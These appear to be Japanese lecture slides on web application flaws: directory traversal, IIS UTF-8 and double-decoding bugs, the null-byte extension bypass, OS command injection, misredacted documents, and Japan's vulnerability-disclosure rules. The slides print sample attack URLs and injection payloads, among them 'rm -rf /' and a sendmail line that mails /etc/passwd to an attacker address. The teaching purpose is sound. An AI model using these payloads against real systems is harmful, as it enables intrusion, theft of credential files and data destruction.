  - A. <input ...value="F:¥inetpub¥wwwroot¥...">
  - B. <input ...value="template.html">
  - C. <input ...value="../template.html">
- 推定
  - Aは、さすがにチェックしているはずだと思われる
  - Bは、「../」を禁止しているかもしれない
  - Cは、「../」を許可しており、アクセス可能なパス範囲をきちんと制御しているかは疑わしい
- 正しい作り方
  - 「../」は禁止するべきである

ディレクトリトラバーサル脆弱性

- 絶対パスを禁止したつもりが、「../」でアクセスできてしまうという欠陥
- 「../」を禁止したつもりが抜け穴があるという欠陥
  - 単純に「../」の文字列を含むものを禁止した場合
    - Windowsのサーバで「..¥」としてアクセスされてしまう
  - Windows 9x がサーバの場合
    - 「...¥」が「..¥..¥」として
      「....¥」が「..¥..¥..¥」として機能してしまう
      （ドットの数は2以上任意）
  - UTF-8デコーダが規格に厳格に実装されていない場合
  - URLエンコーディング（%xx）を多重にデコードした場合

UTF-8デコーダが規格に厳格でない

- MS00-078:
  Microsoft IIS “Web Server Folder Traversal” Vulnerability
  - http://target/scripts/%c0%ae%c0%ae/%c0%ae%c0%ae/winnt/system32/cmd.exe?/c+dir+c:¥
  - http://target/scripts/%c0%ae%c0%9u/%c0%ae%c0%ae/winnt/system32/cmd.exe?/c+dir+c:¥
- 「../」チェックとUTF-8デコードの前後関係



UTF-8の冗長なエンコード


- UTF-8
  - UNICODEの1文字を、US-ASCII互換を保ちつつ、1～6バイトのバイト列で表現するエンコード形式
  - UCS-4 range (hex.) UTF-8 octet sequence (binary)
    0000 0000-0000 007F 0xxxxxxx
    0000 0080-0000 07FF 110xxxxx 10xxxxxx
    0000 0800-0000 FFFF 1110xxxx 10xxxxxx 10xxxxxx
    0001 0000-001F FFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
    …
    0400 0000-7FFF FFFF 1111110x 10xxxxxx … 10xxxxxx
  - UTF-8からUCS-4への変換は一意だが逆はそうでない
    複数のUTF-8バイト列が同じ文字に変換され得る
    C0 AE = 11000000 10101100
    → 002E (UCS-2) = US-ASCIIの「.」

「冗長表現」は invalid sequence

- 「%C0%AE」などの「冗長表現」は、RFC 2279ではinvalid sequenceとされている
  RFC2279
  NOTE -- actual implementations of the decoding algorithm above should protect against decoding invalid sequences. For instance, a naive implementation may (wrongly) decode the invalid UTF-8 sequence C0 80 into the character U+0000, which may have security consequences and/or cause other problems.
  6. Security Considerations
  Implementors of UTF-8 need to consider the security aspects of how they handle illegal UTF-8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF-8 parser by sending it an octet sequence that is not permitted by the UTF-8 syntax. A particularly subtle form of this attack could be carried out against a parser which performs security-critical validity checks against the UTF-8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single-octet sequence 00, but allow the illegal two-octet sequence C0 80 and interpret it as a NUL character. Another example might be a parser which prohibits the octet sequence 2F 2E 2E 2F ("/../"), yet permits the illegal octet sequence 2F C0 AE 2E 2F.
- UNICODE 3.0.1では明確にデコードしてはならないとされた
  http://www.unicode.org/versions/corrigendum1.html
  - Microsoftはこれに従ってデコーダを修正すべき

URL多重デコード

- MS01-026: Superfluous Decoding Operation Could Allow Command Execution via IIS
  - http://iis.example.com/scripts/%252e%252e/%252e%252e/winnt/system32/cmd.exe?/c+dir+c:¥
    %252e → %2e → .



拡張子チェックの脆弱性

- 「%00」問題
  - URLデコードされてnull文字になったとき、JavaのString上では文字列の終端ではないが、OSに渡された際には文字列の終端とみなされる
    - C以外の他の言語でも起こり得る
- まずい例
  - 拡張子が「.dat」のときだけ処理するつもりのコード
    - if (filename.endsWith(".dat")) {
      ...
  - 攻撃方法
    - http://example.com/foo.jsp?filename=meibo.csv%00.dat
    - Javaはif文の条件を満たすが、OSは「meibo.csv」を読み出す

コマンド呼び出しに与える引数


- 古典的なCGI脆弱性
  - 使用するプログラミング言語によって様々
  - 特にPerlに注意
    - 1990年代に書かれたプログラムは捨てるべし
    - 「日曜Perlプログラマ」の製造物を使うな
- Javaでの事例
  - 駄目なコード
    - String command = "/usr/bin/df ";
      void foo(String p) {
      System.getRuntime().exec(command + p);
  - 攻撃方法（「OS Command Injection」攻撃）
    - foo("; rm -rf /");
      foo("| rm -rf /");
      foo("> /etc/passwd");
      foo("; sendmail attacker@example.com < /etc/passwd");
  - 鉄則: 専用の（安全な）nativeメソッドを作り、execを使わない

誤ったファイル公開

- 電子墨塗り問題
- Excelの非表示操作問題
- Googleキャッシュ問題
- 公開予定日より先にアップロード

電子墨塗り問題

- 総務省総合通信基盤局電波部電波政策課の事例
  - 電波政策ビジョン(素案)に対する意見募集の結果
    http://www.soumu.go.jp/s-news/2003/030703_2.html
    意見提出者の意見文書（北陸無線データ通信協議会の意見）



[redacted]社の営業部課長の方にこの数字を提示したところ、「我々は雑誌や広告で無線 LAN にはセキュリティを掛ける事を推奨し、雑誌などでもプロモーションを行っている。」と電話で回答を得ています。無線 LAN 市場で第１位のシェアを持っている[redacted]でも、「セキュリティ無しの状態で出荷は続ける。」と確認しました。各社の宣伝用パンフレットを集めて確認した所、「外部からの第三者の侵入の危険」を明らかに明示したパンフレットは、一切見つかりませんでした。「不正アクセス」という表現で、具体性な意味には一般の消費者には理解しにくい、何の事か理解するまで時間が掛かる言葉を使用しているのみです。利用者への危険性の告知は製造販売を行う会社では、全く行っていないか行ったとしても理解しにくい事実を確認しました。さらに、新潟県白根市、石川県、愛知県名古屋市熱田区全ての調査地域で、総務省そして IPA の WEB サイトで提示されたセキュリティ対策、「ESS-ID の変更」並び「WEP セキュリティ対策」を行っているアクセスポイントは、我々の調査では何れも４％台と低率で２０台に１台程度しか正しい対策を行っていない。[redacted]社が主張する、「プロモーション、広告活動を十分に行っている。」という主張は、この数字からは証明できません。

※事務局注：個別の企業名につきましては、削除させていただきます。

同様の事例

- 『ニューヨーク・タイムズ』紙サイトがCIA諜報員の氏名を公開，
  WIRED NEWS, 2000年6月
  http://www.hotwired.co.jp/news/news/20000627206.html
  - ニューヨーク・タイムズ紙は、200ページにわたるPDFファイルの中に登場する諜報員たちの氏名を黒く塗りつぶしていた。ところが、ダウンロード中にページを「フリーズ」させると、下に書かれている名前がはっきり読みとれたのだ。
- 『カーニボー』監査チームのメンバー情報が漏れる，
  WIRED NEWS, 2000年9月
  http://www.hotwired.co.jp/news/news/20000929207.html
  - 26日（米国時間）、司法省はオンラインに51ページのPDFファイルを掲載した。この文書の中では、メンバーの氏名、電話番号、それに米政府の秘密情報取り扱い許可といったプロジェクト情報が、太い黒線で消されていた。しかし結局のところ、この情報は「削除」などされてはいなかった。米アドビシステムズ社が提供するソフトウェア――あるいはテキストエディターとほんの少しの時間――があれば、誰でも元のままの文書を見ることができるのだ。

Excelの非表示操作問題

- 岩手県のホームページから情報公開請求者の実名漏れる，朝日新聞 2002年5月
  - 担当者が表計算ソフトで開示状況の一覧を作る際、氏名部分を削除せずに「非表示」の操作をしただけだったため、HPにアクセスした人が画面を操作すれば、再び「表示」に切り替えられた
- 大道芸人154人分の個人情報流出 東京都のホームページ，毎日新聞 2002年10月
  http://www.mainichi.co.jp/digital/network/archive/200210/30/9.html
  - 都によると、25日から公開された一覧表には（1）個人またはグループ名と人数（2）大道芸のジャンル（3）連絡先――が掲載されていたが、一定の操作をすれば「非表示」となっている本名、職業、住所などの情報が閲覧できるようになっていた。

Googleキャッシュ問題

- 鳥取県HPから個人情報が“2次流出”，毎日新聞 2003年8月
  http://www.mainichi.co.jp/digital/network/archive/200308/08/1.html
  - 県広報課によると、県行事の応募者分については、外部からの指摘もあり1日の時点で検索サイトの運営者に削除依頼を出したが、韓国人訪日団員分については「検索サイトでの掲載を全く知らなかった」と説明している。
    検索サイトなどの一部では、過去のサイトの内容を記録・表示しており「ネット上の文書保存館」的な役割を果たしている。しかし、鳥取県側はこうした仕組みに対して十分な知識がなく、削除作業をせずに個人情報流出をアナウンスしたことで、逆に流出を広げた可能性がある。
    県広報課によると「個人情報流出の再発防止については、全職員に注意喚起の通知を出したり、広報課でのチェック体制の二重化を図った。個人情報が流出してしまった後の対応については、マニュアルなどはなく、手探りでの対応で、検索サイトにまで思い至らなかった」としている。

公開日より先にアップロード

- 最高裁事務官試験の合格者番号が流出
  IT保険ドットコム 2004年5月31日 より
  http://www.it-hoken.com/000121.html
  - 最高裁判所の事務官採用第一次試験の合格結果が不正に流出していたことが明らかになった。合格発表は6月8日に予定されていたが、ホームページを通じて外部へ流出していた。今回の事件では、合格者番号がホームページ上で誰でも閲覧できるようになっていた。最高裁は、同ファイルを削除したが、その後掲示板サイトへ転載されていた。
- 原因
  - 最高裁広報課「最高裁判所ホームページへの記事掲載に当たっての留意事項について」と題する事務連絡文書より
    - データベース・ローカルを作成する際に，サーバーとデータベース・ローカルとのリンクを切断する作業を行う必要がある。この作業を行わないまま編集を行った場合，直近の更新時刻（毎日，午前2時，午後零時及び午後6時）にそのデータがサーバーに送信され，公開されることとなる。

脆弱性届出制度 経緯

- 2003年1月 情報処理振興事業協会 IPA Winter 基調講演
  「ソフトウェアのセキュリティ欠陥は誰が直すのか」
- 2003年5月～ 経済産業省商務情報政策局長諮問研究会
  「情報セキュリティ総合戦略策定研究会」
- 2003年10月 経済産業省「情報セキュリティ総合戦略」
- 2003年10月～ 情報処理振興事業協会
  「情報システム等の脆弱性情報の取扱いに関する研究会」
- 2004年4月 同研究会報告書
  「脆弱性関連情報流通の枠組み構築に係る提言」
- 2004年4月 経済産業省 パブリックコメント
  「『……取扱基準（案）』等に対する意見の募集」
- 2004年7月 平成16年経済産業省告示 第235号
  「ソフトウエア等脆弱性関連情報取扱基準」
- 2004年7月 IPA, JPCERT/CC, JEITA, JPSA, JISA, JNSA
  「情報セキュリティ早期警戒パートナーシップガイドライン」
- 2004年7月 届出受付開始

情報セキュリティ総合戦略 (p.31)

（1）官民連携した脆弱性対応体制の整備

①脆弱性に対処するためのルールと体制の整備

3年以内に実現する項目	・脆弱性に対処するためのルールと体制の整備
3年以内に着手し実行に移す項目	―

我が国では、情報システムの脆弱性やコンピュータウイルス、ワーム等の詳細を把握し対策を講じるための情報を収集し分析する体制が弱く、米 CERT/CC[18]やウイルスワクチンソフトベンダ[19]などの情報を基に危険性を判断しているのが現状である。そのため、国内を中心に使用されるソフトの脆弱性への対応や急速に広がるコンピュータウイルス感染の被害を食い止める緊急対応を行うことが難しい。

そこで、政府と IT 事業者[20]が中心となって、情報システムの脆弱性情報を集積するためのルールを構築し、それを分析する体制を整備する。具体的には、

1) 不正アクセスやコンピュータウイルス感染等の被害通報の受付
2) ネットワークのトラフィック観測に基づく異常予測
3) 脆弱性の通知と公開に関する一連の手続きルールの明確化（IT 事業者や研究者等が発見した製品・システムの脆弱性の通報の受け付け、製造元もしくはサービス提供者の対処、一定期間後の公開等）
4) 脆弱性及びウイルス、ワーム等の危険性を検証・解析する体制
5) 脆弱性及びウイルス、ワーム等の危険性を警告・公表する体制

期待したこと

- 公的機関による発見者とベンダー/運営者との仲介
  - 匿名掲示板等による暴露の回避
  - 見て見ぬふりしないですむように
  - ベンダー/運営者の責任ある修正対応
  - 実態の解明
- ベンダーによる告知方法の標準化
  （製品の脆弱性の場合）
- 発見者による公表方法の標準化
  （製品の脆弱性の場合）

情報システム等の脆弱性情報の取扱いに関する研究会

- 主な論点（個人的に簡単でないと感じた論点）
  - Webサイトの脆弱性の届出を受け付けられるのか
    - 違法な手段による発見を奨励することはできない
    - 適法/違法の明確な線引きは無理ではないか
    - 適法であっても勝手に調べまわられることを嫌う向きもある
  - 発見者の対応への要請と表現の自由との関係
    - 取り扱いが終わるまで公表しない、脆弱性の詳細情報を公表しないように求めるべきであるとする意見も
    - 技術的進歩のために、詳細情報（具体的な脆弱性再現方法）の公表が必要である場合もあり、一律に制限するべきでない
    - そもそも公的機関が発見者の表現行為を妨げることはできない

Webサイトの脆弱性


- 不正アクセス禁止法との関係
  - 「脆弱性の発見＝侵入＝不正アクセス ではないのか?」
    - 技術の実際をご存じない方によくあると思われる誤解
  - 明らかに不正アクセス禁止法違反にあたらない脆弱性発見がある
  - 不正アクセスなしに発見できるのは、一部の種類の脆弱性に限られる
    - 届出制度ですべての脆弱性を解決できるわけではない
    - どのくらいの範囲がカバーできているのか?
  - 脆弱であると確証を得るまでの確認行為は実施せずに、疑わしい段階での届出
    - 「寸止め」
    - 推定の確度が高いものから低いものまである
    - 届出機関が、当該サイト運営者と協議の上、事実確認をする

不正アクセス行為の禁止等に関する法律

(法律第百二十八号) (平成11年8月13日公布、平成12年2月13日施行)

- 第三条（不正アクセス行為の禁止）（一年以下の懲役又は五十万円以下の罰金）
  一　アクセス制御機能を有する特定電子計算機に電気通信回線を通じて当該アクセス制御機能に係る他人の識別符号を入力して当該特定電子計算機を作動させ、当該アクセス制御機能により制限されている特定利用をし得る状態にさせる行為（当該アクセス制御機能を付加したアクセス管理者がするもの及び当該アクセス管理者又は当該識別符号に係る利用権者の承諾を得てするものを除く。）
  二　アクセス制御機能を有する特定電子計算機に電気通信回線を通じて当該アクセス制御機能による特定利用の制限を免れることができる情報（識別符号であるものを除く。）又は指令を入力して当該特定電子計算機を作動させ、その制限されている特定利用をし得る状態にさせる行為（当該アクセス制御機能を付加したアクセス管理者がするもの及び当該アクセス管理者の承諾を得てするものを除く。次号において同じ。）
  三　電気通信回線を介して接続された他の特定電子計算機が有するアクセス制御機能によりその特定利用を制限されている特定電子計算機に電気通信回線を通じてその制限を免れることができる情報又は指令を入力して当該特定電子計算機を作動させ、その制限されている特定利用をし得る状態にさせる行為
- 第四条（不正アクセス行為を助長する行為の禁止）（三十万円以下の罰金）
  何人も、アクセス制御機能に係る他人の識別符号を、その識別符号がどの特定電子計算機の特定利用に係るものであるかを明らかにして、又はこれを知っている者の求めに応じて、当該アクセス制御機能に係るアクセス管理者及び当該識別符号に係る利用権者以外の者に提供してはならない。ただし、当該アクセス管理者がする場合又は当該アクセス管理者若しくは当該利用権者の承諾を得てする場合は、この限りでない。

観察するだけで欠陥とわかる例



「抵触しないと推察される行為の例」


- 「情報セキュリティ早期警戒パートナーシップガイドライン」p.21
  （2）不正アクセス禁止法に抵触しないと推察される行為の例
  - 1）ウェブアプリケーションの利用権者が、正規の手順でログインするなどして通常のアクセスをした際に、ブラウザとサーバとの通信の内容を観察したところ、それだけで脆弱性の存在を推定できた場合。
  - 2）ウェブページのデータ入力欄にHTML のタグを含む文字列を入力したところ、入力した文字列がそのまま表示された。この段階ではアクセス制御機能の制限を回避するに至らなかったが、悪意ある者に別の文字列を入力されれば、このサイトにセキュリティ上の問題が引き起こされかねないと予想できた場合。
  - 3）アクセス制御による制限を免れる目的ではなく、通常の自由なページ閲覧を目的として、日付やページ番号等を表すと推察されるURL中の数字列を、別の数字に差し替えてアクセスしてみたところ、社会通念上、本来は利用できてはならないはずと推定される結果が、偶発的に起きてしまった場合。（ただし、積極的に多数の数字列を変えて試す行為等は、制限を免れる目的とみなされる可能性があります。）

パブリックコメントより

- 「ソフトウエア等脆弱性関連情報取扱基準（案）」等に関するパブリック・コメント（意見募集）の結果について http://www.meti.go.jp/feedback/data/i40706aj.html より
- 「善意の脆弱性発見者を保護する旨を主旨に明記すべき。」
  - 「発見者については、本制度が経済産業省告示を前提として検討されていることから勘案すると、当省としては既存法令に抵触しない範囲内で行動することを要請する以外にないと考える。ただし、届出後の発見者の個人情報の適切な管理・取扱いや、届出内容に関する受付機関からの照会等の発見者負担の軽減等に取り組んでまいりたい。」
- 「ウェブアプリケーションの脆弱性における発見者基準について、「違法な方法により脆弱性関連情報を発見又は取得しない」というだけでは基準として不十分であるように思われる。ウェブアプリケーションの場合、その脆弱性を偶然発見する事は少なく、意図的にそのホームページを調べることで脆弱性が明らかとなることが多いことから、発見者の遵守すべき事項を明確に規定する必要がある。
  さらに、発見された脆弱性については厳格に管理するため、「原則開示しないこと。開示する場合は受付機関の許可を得るようにする」等の発見者の責務を明確に規定する必要がある。」
  - 「本取扱基準（案）は、主旨のところで述べているとおり、関係者とその役割について国が「推奨」する行為を示したものという位置付けであるため、強制力はなく、関係者の自主的な運用に拠るところが大きい。また、本取扱基準（案）は、関係者が行うべき必要最低限の行動基準をとりまとめたものであり、関係者に対しては各種関係の法律に抵触しないように行動することを求めている。なお、本取扱基準（案）の前提としては、偶然発見してしまった脆弱性についての対処を想定しており、ウェブアプリケーションの脆弱性を積極的に発見することを奨励するものでない。
    脆弱性情報の取扱いは、一義的には発見者に委ねられており、「表現の自由」との兼ね合いもあるため、本取扱基準（案）で一律に発見者の言動を規制することは難しく、届出を行った発見者に対して一定期間、特定の言動を差し控えるよう、協力を要請する旨を規定した。」


届出状況

- IPA 2005年7月19日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2005q2.html



届出状況（続き）

- IPA 2005年10月12日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2005q3.html






図 3-1 ウェブアプリケーションの脆弱性種類別内訳（届出受付開始から 2005 年 6 月末まで）




図 3-1 ウェブアプリケーションの脆弱性種類別内訳（届出受付開始から 2005 年 9 月末まで）[6]